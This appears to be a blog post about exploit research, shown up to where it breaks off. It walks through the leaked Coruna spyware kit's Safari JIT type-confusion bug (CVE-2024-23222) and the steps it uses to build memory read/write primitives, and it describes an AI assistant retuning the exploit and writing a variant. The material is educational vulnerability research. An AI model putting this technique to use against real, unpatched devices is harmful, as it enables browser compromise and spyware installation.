Learning to Jailbreak an iPhone with Claude (Part 1)
Claude helped me take apart an iOS Safari exploit, and retune it for my Mac. It even wrote its own variant.
Contents
About This Series
Claude is making waves in the vulnerability research community. Skills that took years to hone are becoming a commodity overnight, and that's worrying.
In this series I want to explore the upside of the same shift: how we can learn alongside it. I'm not an exploit developer. I came into this knowing roughly what "type confusion" means and almost nothing about JIT compiler internals, and everything in here is what Claude helped me figure out along the way. The surprise wasn't how much it knew but how good it is at uplifting you into a domain you have no business being in.
It's a bit like having a Nobel laureate who's happy to spend the afternoon on undergrad problem sets: no implied "this is beneath me," no rationing of attention to questions that are interesting enough, and when an explanation isn't landing it will just go build the thing: spin up the debugger, write the measurement script, hand you the curve. The vulnerable WebKit wouldn't even compile on my laptop at first, and it took Claude most of a night to figure out why.
This writeup took somewhere between forty and eighty hours, most of it spent questioning my own understanding and torturing Claude with the kind of questions you'd be embarrassed to ask a person twice.
The trick to learning this way is to let the AI assist, not lead. If it just hands you the answer there's nothing left to discover, and the current state is almost accidentally ideal for that: it gets things wrong just often enough that you have to push back, verify, actually understand. The friction is the lesson. If that holds, this is a glimpse of the future of education: anyone with a laptop and (of course) the tokens to pay for it gets the depth of attention a PhD advisor gives their best student.
So what are we learning? I've always been curious about jailbreaking, so that's the project: build an iPhone jailbreak. The vehicle is Coruna, a commercial spyware kit that leaked in full: a complete Safari-to-kernel chain for iOS 17, caught in the wild, now patched and public. We'll take it apart stage by stage.
Debugging on an iPhone is a chicken-and-egg problem (you need a jailbreak to attach a debugger to the thing you're jailbreaking), so the workbench is a Mac running the vulnerable WebKit built from source. Coruna's WebKit stage is calibrated for iPhone hardware and misses almost every time on M-series; Claude retuned it until it landed reliably.
A caveat before we start: although I tried hard to verify and challenge everything Claude gave me, it can still hand me a confident, wrong explanation and I'll nod along because I don't have the background to catch it. Parts of what follows are almost certainly off in ways neither of us noticed. If you spot something, I'd like to hear it.
This series tries to be self-contained, and every claim in it that can be checked at a debugger prompt was checked at one. If you want to follow along, poc/REPRODUCING.md has the build steps, the JSC option flags, and the exact invocations that produced the disassembly logs and timing measurements quoted below.
Contents
- About This Series
- Scope
- The Shape of a Chain
- CVE-2024-23222: From Type Confusion to Arbitrary Read/Write in Safari
- JavaScriptCore Internals
- The Bug
- The Race
- The Exploit
- Step 1: The Target Arrays
- Step 2: Structure-Divergent Objects
- Step 3: The JIT Trigger Function
- Step 4: The Warmup, Racing the Compiler Thread
- Step 5: The GC Flush and the Swap
- Step 6: The Phantom Object
- Step 7: The Heap Layout
- Step 8: Building addrof
- Step 9: Stealing the StructureID
- Step 10: Butterfly Corruption
- Step 11: The read64/write64 Primitives
- Step 12: Wasm Global Cross-Linking
- The PoCs
- The Fix
- Acknowledgments
- Conclusion
Scope
Coruna was first documented by Google after it was caught targeting real users: a WebKit JavaScriptCore bug gets code running inside Safari, a PAC bypass defeats Apple's pointer-signing protections, a sandbox escape breaks out of the browser's jail, and a kernel exploit takes over the device. That last part, kernel read/write, is what a jailbreak is. Coruna's authors used it to install spyware; we're going to use the same primitives to get root on a phone we own.
The bugs were all patched in iOS 17.3. The kit ships with variants for several iOS versions; we're focusing on iOS 17.2.1, the newest target it supports, and only the main line, in enough depth that you could rebuild it yourself.
On the macOS workbench: even setting aside the debugger problem, you can't run a vulnerable Safari on a current iPhone, because iOS won't downgrade, Apple doesn't ship archived installers, and the SEP cross-checks the OS version on boot. So everything below runs against a WebKit built from the vulnerable source commit on a Mac. The few places where iOS and macOS genuinely differ (timing constants, one pointer-encoding scheme) are called out as they come up, and the PoC section has the M-series numbers.
A second kit, DarkSword, targeting newer iOS versions, leaked separately a few weeks ago. Once we've worked through Coruna and you have the primitives under your belt, we'll tackle that one in a follow-up series.
The Shape of a Chain
A full chain is a serious piece of engineering with dozens of moving parts, every step depending on the last one landing exactly right. Before drowning in the details, it helps to know the map. Here's what a browser-to-kernel chain usually does, end to end.
Stage 1: a bug in the renderer becomes memory read/write. Safari's renderer process (WebContent) is where your JavaScript runs. It's also where the JIT compiler lives, and JIT compilers are enormous and full of subtle invariants. Coruna targeted CVE-2024-23222, a type confusion in the JIT compiler, tricking it into treating an array of object pointers as an array of raw doubles. The rest of Stage 1 is to build two primitives:
- addrof: give me the memory address of this JavaScript object.
- fakeobj: treat this address as if a JavaScript object lives there.
Those are dual: one reads a pointer as data, the other reads data as a pointer. Once you have both, getting arbitrary read/write of process memory is mostly bookkeeping. You forge an object whose internal storage pointer you control; aim it; index it -> arbitrary read/write.
Stage 2: read/write becomes code execution, despite PAC. On A12-and-later silicon, every function pointer and return address is cryptographically signed (PAC, Pointer Authentication). You can use Stage 1's R/W to overwrite a return address, but the CPU checks the signature on ret and faults on your forgery. So R/W is no longer code execution. The signing instruction exists (pacia and friends) but you need to be executing code to run it. This is a chicken-and-egg problem.
The way out is to stop trying to control what runs and instead control what it runs on. There's plenty of legitimate, already-signed code in the process; you don't replace it, you feed it bad arguments. Find a function that signs a pointer for its own purposes, arrange for the pointer it signs to be one you put there, harvest the result. Pure data-flow manipulation, no instruction pointer hijack until the very last step.
Stage 3: escape the sandbox. WebContent is jailed tight: most syscalls filtered, most kernel attack surface unreachable. Getting out requires a second vulnerability, usually in something the renderer is allowed to talk to: an IPC service, a shared-memory consumer, a kernel interface that wasn't supposed to be exposed but is. Often this stage is less "break the wall" and more "hop to a process that's allowed to dial the kernel bug you found."
Stage 4: kernel. A third vulnerability, this time in XNU. Sometimes the kernel bug yields direct code execution. More often it yields kernel read/write, and just like in userspace, R/W is not the same as execution. You may need yet another technique to bridge that gap. And on top of that, PPL (Page Protection Layer) walls off page tables and code-signing state even from kernel code; some chains need a fifth bug to get past it.
So Coruna's path: JSC type confusion → addrof/fakeobj → R/W → PAC bypass → sandbox escape → kernel R/W → done. Four stages, each one converting the previous stage's foothold into the next stage's starting position. The shape recurs across every modern chain; what varies is which bugs you found and how many gates your target hardware put in the way.
This writeup covers Stage 1 in full; later posts pick up where it leaves off.
CVE-2024-23222: From Type Confusion to Arbitrary Read/Write in Safari
CVE-2024-23222 lives deep inside JavaScriptCore's optimizing pipeline: it's a race between two compiler passes running on a background thread, where one pass reads the heap, a second pass reads it again a microsecond later, and if the main thread changed something in between, the disagreement deletes a safety check that was load-bearing.
Prior Art
Groß, "Attacking JavaScript Engines" (Phrack #70, 2021) introduced the addrof/fakeobj duality: read a pointer as a double → leak the address; write a double as a pointer → fake object. From those two, arbitrary read/write via a fake Float64Array.
Groß, "JITsploitation" (Project Zero, 2020) extended this to JIT bugs: the compiler eliminates the type check, so the confusion gives you the primitives directly, no UAF step required.
High-Level Strategy
- Type confusion. Race the JIT into compiling code that reads a pointer as a raw double, adds 16, and writes it back. That's the bug.
- fakeobj. The bumped pointer now lands inside an object's inline storage, where two property values masquerade as a forged object header and butterfly pointer.
- addrof. The fake's butterfly points at a real neighbor, so
fake[i]reads the neighbor's slots as raw doubles. Park a reference in one of those slots and you've leaked its address. - Steal a StructureID. The fake's header is garbage and the next GC will crash on it. Use addrof to read a legitimate StructureID off a live object and patch it in.
- Migrate to real arrays. Use the fake to bend one real array's butterfly at another's, giving
read64/write64hosted on objects the GC won't choke on. - Migrate to Wasm. Use that to rewire two Wasm instances' global slots into a permanent read/write gadget. Wasm storage isn't scanned by the JS GC at all. Null out the bootstrap fakes, survive a collection, done.
Steps 2, 5, and 6 are the same trick three times (aim X's storage pointer at Y, write through X to retarget Y, read through Y to dereference), each time re-hosted on a foundation the engine inspects less.
JavaScriptCore Internals
JavaScriptCore (JSC) is WebKit's JavaScript engine. It's the thing that runs every <script> tag in Safari. It's also one of the largest and most aggressively optimized pieces of code Apple ships: a four-tier JIT pipeline, a concurrent garbage collector, an inline-caching system that rewrites itself as it learns what your code does. All of that machinery exists to make a dynamically-typed language run at near-native speed, and all of it makes assumptions about memory layout that an exploit can violate. Filip Pizlo's "Speculation in JavaScriptCore" is the canonical deep dive from the engine's own architect; this section is the subset you need for the bug.
NaN-Boxing
IEEE 754 reserves 2⁵³−2 bit patterns for NaN (all-ones exponent, nonzero mantissa), all of which the FPU treats identically; the spec only needs one. JavaScript's only numeric type is the double, so 64 bits is the natural width for every JS value, and JSC stuffs the non-numbers into that NaN dead space:
Pointers:    0x0000 tag + 48-bit address     (obj @ 0x108A04080 → 0x0000000108A04080)
Integers:    0xFFFE_0000 tag + 32-bit int    (42 → 0xFFFE00000000002A)
Doubles:     raw bits + DoubleEncodeOffset   (offset = 1<<49 = 0x0002_0000_0000_0000)
The DoubleEncodeOffset shifts doubles into a range that doesn't collide with pointers or integers; the engine subtracts it back on read. The exploit pre-subtracts this offset when crafting the phantom's fake header (Step 6) so the stored bytes are correct.
The duality: read a pointer slot as a double → address leaked. Write a double into a pointer slot → the engine dereferences your bits.
The JSCell Header
Every object on JSC's heap starts with an 8-byte header:
Byte 0-3:  StructureID     (uint32): encoded Structure* (offset on macOS, ptr>>4 on iOS)
Byte 4:    IndexingType    (uint8) : how indexed elements are stored
Byte 5:    JSType          (uint8) : what kind of object (array, function, etc.)
Byte 6:    InlineTypeFlags (uint8) : flags (OverridesGetOwnPropertySlot, etc.)
Byte 7:    CellState       (uint8) : GC marking state
The IndexingType determines how arr[i] accesses work:
IndexingType byte = IndexingShape | IsArray

IndexingShape:
  0x00  NoIndexing         : no indexed elements
  0x04  Int32Shape         : only 32-bit integers
  0x06  DoubleShape        : only IEEE 754 doubles (UNBOXED: no NaN-boxing)
  0x08  ContiguousShape    : any JSValue (NaN-boxed, pointers have 0x0000 tag)

IsArray flag = 0x01

Combined:
  0x06  NonArrayWithDouble      : plain object with unboxed double elements
  0x07  ArrayWithDouble         : JSArray with unboxed double elements
  0x08  NonArrayWithContiguous  : plain object with NaN-boxed elements
  0x09  ArrayWithContiguous     : JSArray with NaN-boxed elements
The critical distinction:
- DoubleShape stores raw IEEE 754 doubles (8 bytes, no tags).
- ContiguousShape stores NaN-boxed JSValues (8 bytes, with type tags, where pointers have
0x0000in the upper bits).
If the engine reads ContiguousShape data as DoubleShape, pointer tags become part of the "double," leaking the address.
Object Memory Layout
Every JS object starts the same way: an 8-byte JSCell header at +0, an 8-byte butterfly pointer at +8. What comes after that 16-byte prefix depends on the kind of object.
A plain object follows the prefix with inline property slots, but how many you get depends on how the object was born. An object literal gets at least as many slots as it has properties, rounded up to the next even number: {a: 1} and {a: 1, b: 2} both get two slots and a 32-byte cell. The exploit leans on this twice: pm.phantom's two-property literal puts fakeHeader at +16 and fakeButterfly at +24, the offsets Step 6 reinterprets as a JSCell header and butterfly pointer; and the spray template in Step 7 is a two-property literal precisely so every spray cell lands at 32-byte spacing.
Reflect.construct(Object, [], customNewTarget) is the opposite: zero inline capacity. Every property added afterward goes straight to the butterfly's left wing, the out-of-line slots that grow toward lower addresses at offsets −16, −24, and so on (−8 and −4 are the indexing header). The exploit's targetObj is built this way, which is why the GetByOffset for targetObj.p1 in the FTL disassembly later reads at [butterfly, #-16], not from an inline offset.

The butterfly is the out-of-line storage both cases spill into, and it's the part that matters for exploitation. The pointer at +8 lands in the middle of the allocation: indexed elements (arr[0], arr[1], ...) grow to the right toward higher addresses; overflow named properties grow to the left toward lower addresses; the bounds-check header (publicLength at -8, vectorLength at -4) sits just left of the landing point. Two wings around a central spine, hence the name.
And here's why the butterfly is the whole game: that pointer at +8 is a raw machine address. Overwrite it, and arr[i] reads and writes wherever you aimed it. Every read/write primitive in this exploit is a butterfly pointer pointed at the wrong place.
Structures: The Hidden Class System
Every object has a hidden Structure describing its property layout: what properties exist, at what offsets, what types the JIT expects. Every object's JSCell header carries a 4-byte StructureID. The encoding is platform-dependent: on Apple Silicon macOS it's decode(id) = startOfStructureHeap + (id & mask), an offset into a dedicated 4 GB heap region; on iOS, where the VM space fits under 36 bits, it's just decode(id) = id << 4, no heap base needed. The exploit doesn't care which: it steals IDs from live objects rather than computing them, so the bits round-trip regardless. (An older scheme, iOS 13 era, mixed 7 entropy bits into the ID and routed lookups through a table; you couldn't forge one without leaking one first. That's gone.)
The StructureID matters because the garbage collector trusts it. When the GC visits an object, it decodes the ID to find the Structure, and the Structure tells it how many slots to scan and what they contain. A bogus ID is fatal whether or not it decodes to something real: unmapped memory faults on decode; a valid-but-wrong Structure (the dense structure heap makes this the likely case) sends the collector scanning slots past the end of your fake into adjacent allocations. The exploit's hand-built JSCell header in Step 6 carries a hardcoded ID of 0x31337, which survives only because nothing ever decodes it: the fake object is never reached by a GC scan and never has a property looked up on it before Step 9 overwrites the field with an ID stolen from a live object whose Structure says zero named properties, non-pointer elements, so the GC scans nothing. The theft is for GC safety, not for access.
When you add or delete properties, the object transitions to a new Structure. Reassigning an existing property does not: transitions are about shape (which names exist, at which offsets), not value. Writing a new value into a slot that's already there is a plain memory store.
The transitions form a graph. Each Structure has a transition table mapping "operation performed" to "next Structure," and crucially, the table lives in the Structure, not the object. The first object to add property p1 from S₀ creates S₁ and records the edge S₀ + p1 → S₁ in S₀'s table. Every subsequent object at S₀ that adds p1 follows that same edge to the same S₁. The first walker carves the path; later walkers follow it.
The sharing is the whole point. A million Point objects from the same constructor all carry the same 4-byte StructureID instead of a million copies of the property map, and (more importantly for the JIT) a type guard like CheckStructure(S₂) is a single integer compare. If every object had its own private layout descriptor, "is this a Point?" would mean walking a property table; with shared Structures it's cmp w8, #imm. The Structure pointer is the type identity.
delete doesn't reverse along an edge; it forks a new one. Delete p1 from S₁ and you don't return to S₀, you arrive at some new S_n with the same layout as S₀ but a fresh ID. The graph is a tree, not a DAG: nodes don't merge just because their layouts happen to match.
Step 2 walks the exploit's actual setup through this graph; the S₂ and S₆ it produces show up everywhere from there on.
Garbage Collection
The GC shows up in this exploit in two opposite roles. As an allocator, its behavior is something to exploit: the way free space is handed out is what makes Step 7's heap-adjacency trick deterministic. As a scanner, it's something to survive: the moment a collection visits the fake object from Step 6 and tries to decode its 0x31337 StructureID, the process dies. Steps 9 through 12 are mostly about getting out from under that second concern before the next sweep.
JSC's collector (Riptide) is generational but non-moving. Objects never relocate; an address you grab once is good forever. The eden/full distinction is about which regions get swept, not about copying survivors anywhere. Allocations come from per-size-class pools of MarkedBlocks. The allocator works through one block at a time, building its free list lazily by sweeping it: an empty block yields one block-sized interval (consecutive allocations land at consecutive addresses, like a bump pointer), a block with surviving objects yields fragmented intervals around them. When a block is exhausted the allocator asks the BlockDirectory for the next one, and the directory scans forward through its block list via a cursor that only ever advances (BlockDirectory.cpp:102). Once the cursor moves past a fragmented block, that block won't be revisited until the next collection resets the cursor to zero.
Two consequences for the exploit:
Predictable layout. Step 7 needs overlapObj and adjacentObj to come from the same interval so they sit 32 bytes apart. If the allocator is in a fragmented block, they could land in separate holes.
Flushing. Allocating ~1M throwaway arrays before the type confusion doesn't fix the fragmented blocks; it advances the cursor past them. The spray exhausts every partially-occupied block at the front of the directory, then forces fresh blocks to be created and fills those too. By the time it's done the cursor is deep into territory where every block was filled wholesale with spray garbage and then died wholesale, so the next block Step 7 picks up sweeps to a single clean interval. The spray also pushes back the next collection, buying time before GC scans the phantom's fake header.
CellState and the write barrier. Riptide is concurrent, so it has to handle the case where the mutator stores a pointer into an object the collector has already finished scanning. The fix is a write barrier: every obj.field = value checks obj's CellState byte (byte 7 of the JSCell header), and if the cell looks already-scanned the barrier takes a slow path that re-queues it. The states (CellState.h) are:
PossiblyBlack = 0DefinitelyWhite = 1PossiblyGrey = 2
The barrier check is cellState <= barrierThreshold, and outside an active collection the threshold is 0 (Heap.h:827). So only 0 triggers the slow path; 1 and 2 skip it. The slow path eventually computes the cell's MarkedBlock by masking the cell address down to its block boundary, which is a problem for a fake object that doesn't sit at a real cell slot: the masked address points into the middle of a block whose metadata describes some other size class entirely. The exploit puts 0x01 in byte 7 of the phantom's header so every store into the phantom takes the fast path and never touches block metadata.
The Bug
CVE-2024-23222 is a JIT compiler bug. The compiler runs on a background thread while JavaScript keeps executing on the main thread. The compiler reads the JavaScript heap as part of its job. To know what code to emit for obj.p1, it goes and looks at what obj.p1 actually holds right now. One piece of analysis code does this read, writes down what it saw, and moves on. A second piece of code reads the note later and trusts it. If the main thread changed the heap between the read and the trust, the note is a lie. The compiler deletes a safety guard based on the lie. The compiled code runs without the guard.
The exploit needs two things to be true at once: the compiled code must still go look at obj.p1 at runtime (so the exploit can swap in something hostile after compilation finishes), and it must skip checking what it found. The same compiler, looking at the same property load, has to reach two contradictory conclusions: "I don't know what this is" (so emit the read) and "I know exactly what this is" (so the check is redundant).
JIT Compilation: Speculation and Guards
JSC has four execution tiers, and a function gets promoted through them as it gets hotter: LLInt (interpreter) → Baseline JIT (straight machine-code translation) → DFG (first optimizing tier, speculative) → FTL (most aggressive). CVE-2024-23222 lives in the FTL pipeline; everything below assumes the trigger function has been called enough times to get there.
The lower tiers are honest, always checking types at runtime. The optimizing tiers gamble. They read profile data the lower tiers collected ("arr has been an ArrayWithDouble on every one of the last ten thousand calls") and compile a fast path that assumes it stays true. The fast path treats array elements as raw IEEE-754 doubles. That assumption is protected by a runtime guard at the top of the fast path: if the object ever differs, the guard bails back to the interpreter. Two guard kinds matter here:
- CheckStructure: does the object's StructureID match what was profiled?
- CheckArray: does its IndexingType match?
This much is sound: gamble, but verify. The attack surface is one layer deeper. "Optimizing" means emitting fewer instructions, and a guard is an instruction. If the compiler can prove a guard always passes, it deletes it. The FTL is, in large part, a machine for deleting safety checks under proof, and that proof depends on a heap read the exploit can race. Note that the guard is what licenses the fast path: a profile too messy to speculate on gets generic code with no guard and no raw-double load. The exploit needs the compiler to commit to the fast path (which only happens because the guard is there to catch the bad case) and then lose the guard.
Inline Caches: Where the Profile Lives
The profile data is stored per call site, in an inline cache (IC) attached to each property access in the bytecode. Every time the interpreter runs obj.p1, the IC at that site records which Structure obj had. After warmup the IC at a given site is a small set of StructureIDs: "at this .p1, I've seen S₂ and S₆, nothing else."
When the FTL compiles that access, it reads the IC and emits a CheckStructure({S₂, S₆}) guard: accept any structure seen during training, bail on anything new. The IC's set is the guard's accept-list. It is also, as we'll see in a moment, what the compiler validates its own heap reads against.
The exploit goes out of its way to put two entries in this IC, by alternating which object it feeds to obj.p1 during warmup (Step 2). One entry would make the bug unreachable. Hold that thought; the reason needs machinery we haven't built yet, and it comes back as the last beat of the race.
Watchpoints: The Compiler's Safety Net
The compiler reads the live heap to decide what code to emit, and it does this from a background thread while the main thread keeps mutating that heap. Anything it learns can go stale. The defense is a watchpoint: a tripwire on a fact the compiler depended on. Install (DFGPlan.cpp:556) rereads every armed watchpoint and throws the plan away if any has already fired; the survivors get a CodeBlockJettisoningWatchpoint linked in pointing back at the installed code, so a later fire jettisons it and the next call drops to baseline. Arm a watchpoint covering every fact you read off the heap, and that fact stays true for the lifetime of the code or the code dies.
There are two ways an object's property can change, drawn back in Structures. A transition changes which slots exist (add a property, delete one) and gives the object a new Structure; an in-place write overwrites a slot that's already there and leaves the Structure alone. Each gets a watchpoint.
The transition watchpoint lives on the Structure itself. Every Structure is born with one, armed, and it fires the first time any object transitions out. It's one-shot: the second object to leave finds it already fired, which is fine because anyone who depended on it is already invalidated. Arm S₂'s transition watchpoint and any code that assumed "this object stays at S₂" is safe.
The property replacement watchpoint is finer-grained: one per (Structure, offset) pair, firing on an in-place write to that slot at that Structure. It does not fire on transitions (a transition doesn't touch any existing slot's value) and does not fire on adds (an add writes a slot that didn't exist before); it fires only on obj.p1 = newValue landing in an already-occupied slot. And it doesn't exist until the IC creates it: the first structure to land at the IC site gets its set allocated at Repatch.cpp:430 (the inline-self fast path); subsequent structures get theirs at InlineCacheCompiler.cpp:1511 when the IC promotes to a polymorphic stub. Query a Structure the IC never profiled and the replacement watchpoint comes back null.
So when the compiler reads obj.p1 off the heap, it arms the replacement watchpoint for every Structure in the IC's set at p1's offset. If the IC saw {S₂, S₆}, the compiler arms (S₂, p1) and (S₆, p1). An in-place overwrite at either Structure fires a watchpoint and the bad code dies, at install or after. What it doesn't see: an object that leaves S₂, walks through unprofiled Structures, and arrives at S₆ with a different value in the slot. Step 5 traces that walk.
The IR and the Trigger Function's Shape
The FTL doesn't compile straight from source to machine code. It first lowers the JavaScript to an intermediate representation (IR): a graph of simple operations the compiler can reason about more easily than source text. The graph is partitioned into basic blocks, straight-line runs of operations with one entry point and one exit point. An if in the source becomes a branch out of one block into two successor blocks, which eventually rejoin into a fourth.
The IR uses SSA form (Static Single Assignment), meaning every variable name is assigned exactly once. If source code assigns to arr in two places, SSA splits it into arr₁ and arr₂. The point of this discipline is type analysis: to know what arr₂ is, look at the one place it was written. Type knowledge is what lets the compiler emit one ldr instruction instead of twenty (tag check, shape dispatch, NaN-box decode, ...) for an array load.
Where two branches rejoin, SSA can't keep its one-name-one-write promise: the value could be arr₁ from one side or arr₂ from the other. SSA papers over this with a Phi node, a fake instruction at the rejoin point that says arr₃ = Φ(arr₁, arr₂), "whichever flowed in."
The exploit's trigger function is built to produce exactly this shape:
let arr = obj.p1;                       // arr₁
if (useDivergent) arr = fallbackArray;  // arr₂  (taken branch only)
asDouble[0] = arr[1];                   // reads arr₃ = Φ(arr₁, arr₂)
Three lines of source become four basic blocks arranged in a diamond:

Two guards live in this diamond, on two different subjects:
CheckStructure(obj, {S₂, S₆})sits in the top block and guardsobj: it's what makes the offset-based.p1dereference safe. There's nothing upstream to make it redundant (the IC's{S₂, S₆}is a prediction, not a proven fact, and the guard is the bet), so it survives. The exploit doesn't fight that:objwill simply be at S₆ when the compiled code runs (Step 5 walks it there).CheckArray(arr₃, Double)sits in the bottom block and guardsarr₃: it's what makes the raw-double indexed read safe. This is the one the bug deletes.
With CheckStructure pinned in place, two decisions remain:
- Decision 1 (top block): can the property load
obj.p1be replaced with a compile-time constant? - Decision 2 (bottom block): can the
CheckArrayguard beforearr[1]be deleted?
The exploit needs decision 1 = no and decision 2 = yes: the emitted code reads obj.p1 at runtime, skips the CheckArray, and dereferences whatever it found as raw doubles. A correct compiler never reaches that combination (either it knows the value, so there's no runtime read to swap under, or it doesn't, so the guard stays). The if (useDivergent) makes it reachable by putting the two decisions in different blocks.
The TOCTOU
Once the IR is built, the FTL runs a pipeline of dozens of passes over it, each pass either gathering information about the graph or rewriting it based on what's been gathered. The passes are scheduled in a fixed order in DFGPlan.cpp, and the whole pipeline runs on a background thread while JavaScript continues executing on the main thread.
Two of those passes are the bug. They are scheduled directly back-to-back (twice in the FTL pipeline: once unconditionally at line 382, again at line 398 if strength reduction changed anything), and they have a producer-consumer relationship: the first one analyzes, the second one acts on the analysis.
CFA (Control Flow Analysis) is the analyzer. It walks the IR and records, for each value, what type it could be at runtime. The records go into a per-block table called valuesAtHead, and CFA never edits the IR itself; its only output is the table.
The types CFA records form a lattice (the order-theorist's, not the cryptographer's): a partially ordered set where any two elements have a join (the tightest type covering both) and a meet (the loosest type covered by both). The shape is a Hasse diagram with information flowing upward toward ignorance:

When two control-flow paths merge at a Φ node carrying different types, CFA takes the join: ArrayWithDouble ⊔ ArrayWithDouble = ArrayWithDouble (no information lost), but ArrayWithDouble ⊔ SpecInt = ⊤ (everything lost). The same ⊤ shows up when CFA can't pin a property load to a specific value: it's the lattice's "I learned nothing." A guard against a type that's already proven (lower in the lattice than what the guard checks) is redundant; a guard against ⊤ is never redundant. The bug lives in the gap between a stale narrow value and the ⊤ that should have replaced it.
ConstantFolding is the editor. It walks the IR and rewrites it: anything provably constant gets replaced with the constant, and any guard provably redundant gets deleted. To know what's provable, it reads CFA's valuesAtHead and treats it as ground truth.
Both passes, when they reach a property load, call the same helper, tryGetConstantProperty: given an object and an expected structure set (the IC's set), go dereference the live JavaScript heap and report back.
// DFGGraph.cpp:1313, tryGetConstantProperty, simplified
// https://github.com/WebKit/WebKit/blob/cbe051a9a376/Source/JavaScriptCore/dfg/DFGGraph.cpp#L1313
for (Structure* s : expectedSet) {
    WatchpointSet* wp = s->propertyReplacementWatchpointSet(offset);
    if (!wp || !wp->isStillValid())            // never created, or already fired → give up
        return JSValue();
    plan.watchpoints().addLazily(wp);          // arm: install gate re-checks; later fire jettisons
}
if (!expectedSet.contains(obj->structure()))   // is obj's *current* structure in the IC's set?
    return JSValue();                          // no → give up
return obj->getDirect(offset);                 // yes → read the slot off the live heap
The watchpoint loop is the safety net: for each Structure in the IC's set, look up the replacement watchpoint at this offset, bail if it's missing or already fired, otherwise arm it on the plan. The IC created these sets back during warmup, one per (Structure, offset) it cached, so the loop finds them in the watched state. What the loop doesn't cover is anything outside expectedSet: the structure check on the next line catches an object mid-transit (S₃ isn't in {S₂, S₆}, so the second tgcp call fails), but failing cleanly there doesn't undo the watchpoints the first call already armed, and those will still read clean at install because they were watching the wrong place.
The two calls run the same C++ microseconds apart, and each one dereferences obj->structure() as it is at that instant.
When CFA's call runs, obj is at a structure in the set, so tgcp succeeds and returns the property's current value (an ArrayWithDouble), which CFA writes into valuesAtHead.
When ConstantFolding's call runs, two outcomes are possible. If obj's structure is still in the set, tgcp succeeds again and ConstantFolding folds the load to a constant; there is no runtime read and no bug. If the main thread moved obj to a structure outside the set in the meantime, tgcp fails, the load isn't folded, and it stays as a runtime memory read.
ConstantFolding then reaches the CheckArray guard, consults valuesAtHead (where CFA wrote ArrayWithDouble before the heap moved), and deletes it. Fold reads fresh heap; guard removal reads stale table.
Instrumenting both tgcp call sites with mach_absolute_time() and reading the delta puts the gap at about 1700 ticks on Apple Silicon. Moving obj to a structure outside the IC's set inside that window gives the load-live-but-check-gone combination; the four-case table in Step 4 lays out why neither too-early nor too-late produces an exploitable state.
The Race
Threading the Timeline
The setup as the compiler thread starts: targetObj is parked at S₂ with p1 = trainingArray (an ArrayWithDouble). The IC has profiled {S₂, S₆}. The main thread is spinning, waiting to fire delete targetObj.p2 at the right moment (Step 4 below).
- CFA, top block. Reaches the property load, calls tgcp.
targetObjis at S₂; S₂ is in{S₂, S₆}; tgcp readsp1off the heap and returnstrainingArray. CFA recordsarr₁ = {trainingArray, ArrayWithDouble}. - CFA, bottom block.
arr₂isfallbackArray, alsoArrayWithDouble. The Phi merges them:arr₃loses identity (could be either object) but keeps the type (both inputs agree). CFA writesarr₃ : ArrayWithDoubleinto the bottom block'svaluesAtHead. CFA is done. - Main thread.
delete targetObj.p2fires (the race shot), transitioningtargetObjfrom S₂ to S₃. The deletion doesn't touchp1and doesn't fire any watchpoint, so CFA's table still saysarr₃isArrayWithDoubleand nothing notices. - ConstantFolding, top block. Reaches the property load and calls tgcp again, the same C++ a few microseconds later. Now
targetObjis at S₃, which is not in{S₂, S₆}, so tgcp returns null and ConstantFolding gets ⊤ for the load. Since ⊤ isn't a constant, the load isn't folded and stays as a runtime memory read. ConstantFolding's local state correctly saysarr₁ = ⊤, but only within this block. - ConstantFolding, bottom block. New block (BB#8 in the disasm logs; the load was in BB#4), local state discarded, reseeded from
valuesAtHead(DFGInPlaceAbstractState.cpp:74-82). The table saysarr₃isArrayWithDouble. TheCheckArraycase reads that:
// DFGConstantFoldingPhase.cpp:313
